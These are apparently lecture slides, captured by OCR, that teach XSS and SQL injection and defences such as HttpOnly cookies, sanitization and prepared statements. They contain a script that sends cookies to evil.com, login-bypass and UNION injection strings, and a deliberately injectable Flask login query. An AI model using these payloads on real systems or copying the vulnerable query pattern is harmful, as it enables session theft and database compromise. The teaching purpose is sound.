Origin: www.friendly.com
session=xI4f-Qs02fd

evil.com

Stored XSS Attack

```
<script>document.write('<img src="http://
evil.com/?'+document.cookie+'">');</script>
```



1) Post malicious JS to profile

2) Send link to attacker's profile to the victim


friendly.com

Origin: www.friendly.com
session=xI4f-Qs02fd

evil.com

Stored XSS Attack

```
<script>document.write('<img src="http://
evil.com/?'+document.cookie+'">');</script>
```



1) Post malicious JS to profile
2) Send link to attacker's profile to the victim
3) GET /profile.php?uid=...
4) HTTP/1.1 200 OK
5) GET /?session=...
friendly.com
evil.com
Origin: www.friendly.com
session=xI4f-Qs02fd

KEEP
CALM
AND
HACK
ON

Mitigating XSS Attacks

- Client-side defenses
  1. Cookie restrictions – HttpOnly and Secure
  2. Client-side filter – X-XSS-Protection
     - Enables heuristics in the browser that attempt to block injected scripts
- Server-side defenses
  3. Input validation

```
x = request.args.get('msg')
if not is_valid_base64(x): abort(500)
```

  4. Output filtering

```
<div id="content">{{sanitize(data)}}</div>
```

parse input & escape content.

htmlsafe(string)

<script

>

HttpOnly Cookies

- One approach to defending against cookie stealing: HttpOnly cookies
  - Server may specify that a cookie should not be exposed in the DOM
  - But, they are still sent with requests as normal
- Not to be confused with Secure
  - Cookies marked as Secure may only be sent over HTTPS
- Website designers should, ideally, enable both of these features

HttpOnly Cookies

- One approach to defending against cookie stealing: HttpOnly cookies
  - Server may specify that a cookie should not be exposed in the DOM
  - But, they are still sent with requests as normal
- Not to be confused with Secure
  - Cookies marked as Secure may only be sent over HTTPS
- Website designers should, ideally, enable both of these features
- Does HttpOnly prevent all attacks?

HttpOnly Cookies

- One approach to defending against cookie stealing: HttpOnly cookies
  - Server may specify that a cookie should not be exposed in the DOM
  - But, they are still sent with requests as normal
- Not to be confused with Secure
  - Cookies marked as Secure may only be sent over HTTPS
- Website designers should, ideally, enable both of these features
- Does HttpOnly prevent all attacks?
  - Of course not, it only prevents cookie theft
  - Other private data may still be exfiltrated from the origin

Client-side XSS Filters

HTTP/1.1 200 OK

… other HTTP headers…

X-XSS-Protection: 1; mode=block

POST /blah HTTP/1.1

… other HTTP headers…

to=dude&msg=<script>...</script>

Client-side XSS Filters

```
HTTP/1.1 200 OK
… other HTTP headers…
X-XSS-Protection: 1; mode=block
```

```
POST /blah HTTP/1.1
… other HTTP headers…

to=dude&msg=<script>...</script>
```

- Browser mechanism to filter "script-like" data sent as part of requests
  - i.e., check whether a request parameter contains data that looks like a reflected XSS
- Enabled in most browsers
  - Heuristic defense against reflected XSS
- Would this work against other XSS types?

Document Integrity

- Another defensive approach is to ensure that untrusted content can't modify document structure in unintended ways
  - Think of this as sandboxing user-controlled data that is interpolated into documents
  - Must be implemented server-side
    - You as a web developer have no guarantees about what happens client-side
- Two main classes of approaches
  - Input validation
  - Output sanitization

Input Validation

```
x = request.args.get('msg')
if not is_valid_base64(x): abort(500)
```

- Goal is to check that application inputs are "valid"
  - Request parameters, header data, posted data, etc.
- Assumption is that well-formed data should also not contain attacks
  - Also relatively easy to identify all inputs to validate
- However, it's difficult to ensure that valid == safe
  - Much can happen between input validation checks and document interpolation

Output Sanitization

```
<div id="content">{{sanitize(data)}}</div>
```

- Another approach is to sanitize untrusted data during interpolation
  - Remove or encode special characters like ‘<‘ and ‘>’, etc.
  - Easier to achieve a strong guarantee that script can't be injected into a document
  - But, it can be difficult to specify the sanitization policy (coverage, exceptions)
- Must take interpolation context into account
  - CDATA, attributes, JavaScript, CSS
  - Nesting!
- Requires a robust browser model

Challenges of Sanitizing Data

```
<div id="content">
    <h1>User Info</h1>
    <p>Hi {{user.name}}</p>
    <p id="status" style="{{user.style}}"></p>
</div>

<script>
    $.get('/user/status/{{user.id}}', function(data) {
        $('#status').html('You are now ' + data.status);
    });
</script>
```

Challenges of Sanitizing Data

```
<div id="content">
  <h1>User Info</h1>
  <p>Hi {{user.name}}</p>
  <p id="status" style="{{user.style}}"></p>
</div>

<script>
  $.get('/user/status/{{user.id}}', function(data) {
    $('#status').html('You are now ' + data.status);
  });
</script>
```

HTML Sanitization

Attribute Sanitization

Script Sanitization

Challenges of Sanitizing Data

```
<div id="content">
  <h1>User Info</h1>
  <p>Hi {{user.name}}</p>
  <p id="status" style="{{user.style}}"></p>
</div>

<script>
  $.get('/user/status/{{user.id}}', function(data) {
    $('#status').html('You are now ' + data.status);
  });
</script>
```

HTML Sanitization

Attribute Sanitization

Script Sanitization


Was this sanitized by the server?

Structured Query Language (SQL)


CREATE, INSERT, UPDATE

SELECT

Web Architecture circa-2015



Web Architecture circa-2015



Protocols

Server Side

FTP
HTTP 1.0/1.1
HTTP 2.0
SSL and TLS
Websocket

Network Protocols

Application Code (Java, PHP, Python, Node, etc)

CGI Scripts

Database

SQL

1970s

Larry Ellison (IBM) → Oracle

- Structured Query Language
  - Relatively simple declarative language
  - Define relational data
  - Operations over that data
- Widely supported: MySQL, Postgres, Oracle, sqlite, etc.
- Why store data in a database?
  - Persistence – DB takes care of storing data to disk
  - Concurrency – DB can handle many requests in parallel
  - Transactions – simplifies error handling during complex updates

T

SQL Operations

- Common operations:
  - CREATE TABLE makes a new table
  - INSERT adds data to a table
  - UPDATE modifies data in a table
  - DELETE removes data from a table
  - SELECT retrieves data from one or more tables
- Common SELECT modifiers:
  - ORDER BY sorts results of a query
  - UNION combines the results of two queries

CREATE

- Syntax

  CREATE TABLE name (column1_name *type*, column2_name *type*, …);

- Data types
  - TEXT – arbitrary length strings
  - INTEGER
  - REAL – floating point numbers
  - BOOLEAN

CREATE

- Syntax

```
CREATE TABLE name (column1_name type, column2_name type, …);
```

- Data types
  - TEXT – arbitrary length strings
  - INTEGER
  - REAL – floating point numbers
  - BOOLEAN
- Example

```
CREATE TABLE people (name TEXT, age INTEGER, employed BOOLEAN);
```

People:

name (string)	age (integer)	employed (boolean)

INSERT

- Syntax

```
INSERT INTO name (column1, column2, …) VALUES (val1, val2, …);
```

- Example

```
INSERT INTO people (name, age, employed) VALUES (“abhi”, 78, True);
```

People:

name (string)	age (integer)	employed (boolean)

INSERT

- Syntax

```
INSERT INTO name (column1, column2, …) VALUES (val1, val2, …);
```

- Example

```
INSERT INTO people (name, age, employed) VALUES (“abhi”, 78, True);
```

People:

name (string)	age (integer)	employed (boolean)
Abhi	78	True

UPDATE

- Syntax

```
UPDATE name SET column1=val1, column2=val2, … WHERE condition;
```

- Example

```
UPDATE people SET age=42 WHERE name="Bob";
```

People:

name (string)	age (integer)	employed (boolean)
Abhi	78	True
Alice	29	True
Bob	41	False

UPDATE

- Syntax

```
UPDATE name SET column1=val1, column2=val2, … WHERE condition;
```

- Example

```
UPDATE people SET age=42 WHERE name=“Bob”;
```

People:

name (string)	age (integer)	employed (boolean)
Abhi	78	True
Alice	29	True
Bob	42	False

SELECT

- Syntax

tbl

```
SELECT col1, col2, ... FROM name WHERE condition ORDER BY col1, col2, ...;
```

- Example

every column

```
SELECT * FROM people;
```

People:

name (string)	age (integer)	employed (boolean)
Abhi	78	True
Alice	29	True
Bob	41	False

SELECT

- Syntax

```
SELECT col1, col2, … FROM name WHERE condition ORDER BY col1, col2, …;
```

- Example

```
SELECT * FROM people;
SELECT name, age FROM people;
```

People:

name (string)	age (integer)
Abhi	78
Alice	29
Bob	41

SELECT

- Syntax

```
SELECT col1, col2, … FROM name WHERE condition ORDER BY col1, col2, …;
```

- Example

```
SELECT * FROM people;
SELECT name, age FROM people;
SELECT * FROM people WHERE name=“abhi” OR name=“Alice”;
```

People:

name (string)	age (integer)	employed (boolean)
Abhi	78	True
Alice	29	True

SELECT

- Syntax

```
SELECT col1, col2, … FROM name WHERE condition ORDER BY col1, col2, …;
```

- Example

```
SELECT * FROM people;
SELECT name, age FROM people;
SELECT * FROM people WHERE name=“abhi” OR name=“Alice”;
SELECT name FROM people ORDER BY age;
```

People:

name (string)
Alice
Bob
Abhi

UNION

- Syntax

```
SELECT col1, col2, … FROM name1 UNION SELECT col1, col2, … FROM name2;
```

- Example

```
SELECT * FROM people UNION SELECT * FROM dinosaurs;
```

People:

name (string)	age (integer)	employed (boolean)
Abhi	78	True
Alice	29	True

UNION

- Syntax

```
SELECT col1, col2, … FROM name1 UNION SELECT col1, col2, … FROM name2;
```

- Example

```
SELECT * FROM people UNION SELECT * FROM dinosaurs;
```

People:

name (string)	age (integer)	employed (boolean)
Abhi	78	True
Alice	29	True

name (string)	weight (integer)	extinct (boolean)
Tyrannosaurus	14000	True
Brontosaurus	15000	True

UNION

- Syntax

```
SELECT col1, col2, … FROM name1 UNION SELECT col1, col2, … FROM name2;
```

- Example

```
SELECT * FROM people UNION SELECT * FROM dinosaurs;
```

People:

name (string)	age (integer)	employed (boolean)
Abhi	78	True
Alice	29	True

name (string)	weight (integer)	extinct (boolean)
Tyrannosaurus	14000	True
Brontosaurus	15000	True

Note: number of columns must match (and sometimes column types)

Comments

- Syntax

```
command; -- comment
```

- Example

```
SELECT * FROM people; -- This is a comment
```

People:

name (string)	age (integer)	employed (boolean)
Abhi	78	True
Alice	29	True
Bob	41	False

SQL Injection

Blind Injection

Mitigations

SQL Injection

SQL queries often involve untrusted data

- App is responsible for interpolating user data into queries
- Insufficient sanitization could lead to modification of query semantics

Possible attacks

- Confidentiality – modify queries to return unauthorized data
- Integrity – modify queries to perform unauthorized updates
- Authentication – modify query to bypass authentication checks

Server Threat Model

Attacker’s goal:

- Steal or modify information on the server

Server’s goal: protect sensitive data

- Integrity (e.g. passwords, admin status, etc.)
- Confidentiality (e.g. passwords, private user content, etc.)

Attacker’s capability: submit arbitrary data to the website

- POSTed forms, URL parameters, cookie values, HTTP request headers

Threat Model Assumptions

Web server is free from vulnerabilities

- Apache and nginx are pretty reliable

No file inclusion vulnerabilities

Server OS is free from vulnerabilities


- No remote code exploits

Remote login is secured

- No brute forcing the admin’s SSH credentials

Website Login Example

Client-side



Enter the website

Server-side

```
if flask.request.method == 'POST’:
  db = get_db()
  cur = db.execute(
     'select * from user_tbl where
      user="%s" and pw="%s";' % (
        flask.request.form['username’],
        flask.request.form['password’]))
  user = cur.fetchone()
  if user == None:
    error = 'Invalid username or password’
  else:
    …
```

Login Examples

```
'select * from user_tbl where user="%s" and pw="%s";'
```

form[‘username’]	form[‘password’]	Resulting query

Login Examples

```
'select * from user_tbl where user="%s" and pw="%s";'
```

form[‘username’]	form[‘password’]	Resulting query
`alice`	`123456`	`‘… where user="alice" and pw="123456";’`
`bob`	`qwerty1#`	`‘… where user="bob" and pw="qwery1#";’`

Login Examples

```
'select * from user_tbl where user="%s" and pw="%s";'
```

form[‘username’]	form[‘password’]	Resulting query
`alice`	`123456`	`‘… where user="alice" and pw="123456";’`
`bob`	`qwerty1#`	`‘… where user="bob" and pw="qwery1#";’`
`goofy`	`a"bc`	`‘… where user="goofy" and pw="a"bc";’`

Login Examples

```
'select * from user_tbl where user="%s" and pw="%s";'
```

form['username']	form['password']	Resulting query
alice	123456	'… where user="alice" and
bob	qwerty1#	'… where user="bob" and pw="qwerty1#";'
goofy	a"bc	'… where user="goofy" and pw="a"bc";'

Incorrect syntax, too many double quotes. Server returns 500 error.

→ invalid

Sql

Login Examples

```
'select * from user_tbl where user="%s" and pw="%s";'
```

form['username']	form['password']	Resulting query
alice	123456	'… where user="alice" and pw="123456";'
bob	qwerty1#	'… where user="bob" and pw="qwery1#";'
goofy	a"bc	'… where user="goofy" and pw="a"bc";'
weird	abc" or pw="123	'… where user=“weird" and pw="abc" or pw="123";'

Login Examples

```
'select * from user_tbl where user="%s" and pw="%s";'
```

form[‘username’]	form[‘password’]	Resulting query
alice	123456	‘… where user="alice" and pw="123456";’
bob	qwerty1#	‘… where user="bob" and pw="qwery1#";’
goofy	a"bc	‘… where user="goofy" and pw="a"bc";’
weird	abc" or pw="123	‘… where user=“weird" and pw="abc" or pw="123";’
eve	" or 1=1; --	‘… where user=“eve" and pw="" or 1=1; --";’

Login Examples

```
'select * from user_tbl where user="%s" and pw="%s";'
```

form[‘username’]	form[‘password’]	Resulting query
alice	123456	‘… where user="alice" and pw="123456";’
bob	qwerty1#	‘… where user="bob" and p
goofy	a"bc	‘… where user="goofy" and
weird	abc" or pw="123	‘… where user=“weird" and pw="a or pw="123";’
eve	" or 1=1; --	‘… where user=“eve" and pw="" or 1=1; --";’

1=1 is always true ;)

-- comments out extra quote

Login Examples

```
'select * from user_tbl where user="%s" and pw="%s";'
```

form[‘username’]	form[‘password’]	Resulting query
alice	123456	‘… where user="alice" and pw="123456";’
bob	qwerty1#	‘… where user="bob" and pw="qwery1#";’
goofy	a"bc	‘… where user="goofy" and pw="a"bc";’
weird	abc" or pw="123	‘… where user=“weird" and pw="abc" or pw="123";’
eve	" or 1=1; --	‘… where user=“eve" and pw="" or 1=1; --";’
mallory"; --		‘… where user="mallory"; --" and pw="";’

Login Examples

validate the input and make sure no characters change the semantics of your query.

```
'select * from user_tbl where user="%s" and pw="%s";'
```

form['username']	form['password']	Resulting query
`alice`	`123456`	`'… where user="alice" and pw="123456";'`
`bob`	`qwerty1#`	`'… where user="bob" and pw="qwery1#";'`
`goofy`	`a"bc`	`'… where user="goofy" and` [illegible]
`weird`	`abc" or pw="123`	`'… where user="weird" and` [illegible]
`eve`	`" or 1=1; --`	`'… where user="eve" and pw="" o` [illegible] `; --";'`
`mallory"; --`		`'… where user="mallory"; --" and pw="";'`

None of this is evaluated. Who needs password checks? ;)

KEEP

CALM

AND

HACK

ON

Blind SQL Injection

names of the tables

Basic SQL injection requires knowledge of the schema

- e.g., knowing which table contains user data…
- And the structure (column names) of that table

"show tables;"

Blind SQL injection leverages information leakage

- Used to recover schemas, execute queries

Requires some observable indicator of query success or failure

- e.g., a blank page (success/true) vs. an error page (failure/false)

Leakage performed bit-by-bit

SQL Injection Examples

Original query:

```
“SELECT name, description FROM items WHERE id=‘” + req.args.get(‘id’, ‘’) + “’”
```

SQL Injection Examples

Original query:

```
“SELECT name, description FROM items WHERE id=‘” + req.args.get(‘id’, ‘’) + “’”
```

Result after injection:

```
SELECT name, description FROM items WHERE id='12'
  UNION SELECT username, passwd FROM users;--';
```

SQL Injection Examples

Original query:

```
“SELECT name, description FROM items WHERE id=‘” + req.args.get(‘id’, ‘’) + “’”
```

Result after injection:

```
SELECT name, description FROM items WHERE id='12'
    UNION SELECT username, passwd FROM users;--';
```

Original query:

```
“UPDATE users SET passwd=‘” + req.args.get(‘pw’, ‘’) + “’ WHERE user=‘” + req.args.get(‘user’, ‘’)
+ “‘”
```

SQL Injection Examples

Original query:

```
“SELECT name, description FROM items WHERE id=‘” + req.args.get(‘id’, ‘’) + “’”
```

Result after injection:

```
SELECT name, description FROM items WHERE id='12'
    UNION SELECT username, passwd FROM users;--';
```

Original query: single user pwd update

```
“UPDATE users SET passwd=‘” + req.args.get(‘pw’, ‘’) + “’ WHERE user=‘” + req.args.get(‘user’, ‘’)
                                                  + “‘”
```

Result after injection:

```
UPDATE users SET passwd='...' WHERE user='dude' OR 1=1;--';
```

SQL Injection Examples

Original query:

```
“SELECT name, description FROM items WHERE id=‘” + req.args.get(‘id’, ‘’) + “’”
```

Result after injection:

```
SELECT name, description FROM items WHERE id='12'
  UNION SELECT username, passwd FROM users;--';
```

Original query:

```
“UPDATE users SET passwd=‘” + req.args.get(‘pw’, ‘’) + “’ WHERE user=‘” + req.args.get(‘user’, ‘’)
                                            + “‘”
```

Result after injection:

```
UPDATE users SET passwd='...' WHERE user='dude' OR 1=1;--';
```

attack

user = '' or 1=1

SQL Injection Examples

Original query:

```
“SELECT name, description FROM items WHERE id=‘” + req.args.get(‘id’, ‘’) + “’”
```

Result after injection:

```
SELECT name, description FROM items WHERE id='12'
    UNION SELECT username, passwd FROM users;--';
```

Original query:

```
“UPDATE users SET passwd=‘” + req.args.get(‘pw’, ‘’) + “’ WHERE user=‘” + req.args.get(‘user’, ‘’)
+ “‘”
```

Result after injection:

```
UPDATE users SET passwd='...' WHERE user='dude' OR 1=1;--';
```

- Similarly to XSS, problem often arises when delimiters are unfiltered

SQL Injection Examples

Original query:

```
SELECT * FROM users WHERE id=$user_id;
```

Result after injection:

```
SELECT * FROM users WHERE id=1 UNION SELECT ... --;
```

- Vulnerabilities also arise from improper validation
  - e.g., failing to enforce that numbers are valid

SQL Injection Defenses

```
SELECT * FROM users WHERE user='{{sanitize($id)}}';
```

\' \" \-\-

- Sanitization
- Prepared statements
  - Trust the database to interpolate user data into queries correctly
- Object-relational mappings (ORM)
  - Libraries that abstract away writing SQL statements
  - Java – Hibernate
  - Python – SQLAlchemy, Django, SQLObject
  - Ruby – Rails, Sequel
  - Node.js – Sequelize, ORM2, Bookshelf
- Domain-specific languages
  - LINQ (C#), Slick (Scala), ...

What About NoSQL?

Term for non-SQL databases

- Typically do not support relational (tabular) data
- Use much less expressive and powerful query languages

Are NoSQL databases vulnerable to injection?

What About NoSQL?

Term for non-SQL databases

- Typically do not support relational (tabular) data
- Use much less expressive and powerful query languages

Are NoSQL databases vulnerable to injection?

- YES
- All untrusted input should always be validated and sanitized
  - Even with ORM and NoSQL